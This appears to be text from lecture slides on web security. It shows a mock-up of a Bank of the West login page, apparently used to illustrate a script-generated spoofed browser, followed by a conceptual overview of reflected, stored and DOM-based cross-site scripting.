- Consolidate debt
- Try our financial calculators

Bank Online
- Apply for an account online
- Learn about online banking
- Enroll in eTimeBanker

eTimeBanker
Login
Where do I enter my password?
Alternate Login

See all our Personal banking products »

Done
www.bankofthewest.com

Apparent browser is generated by script running in real browser!

XSS In General Terms

- XSS vulnerability = attacker can inject scripting code into pages generated by a web app
- Methods for injecting malicious code:
  - Reflected XSS
    - attack script reflected back to user as part of a page from the victim site
  - Stored XSS
    - attacker stores malicious code in a resource managed by the web app, such as a database
  - (DOM-based: injected script is just part of a web page’s document attributes)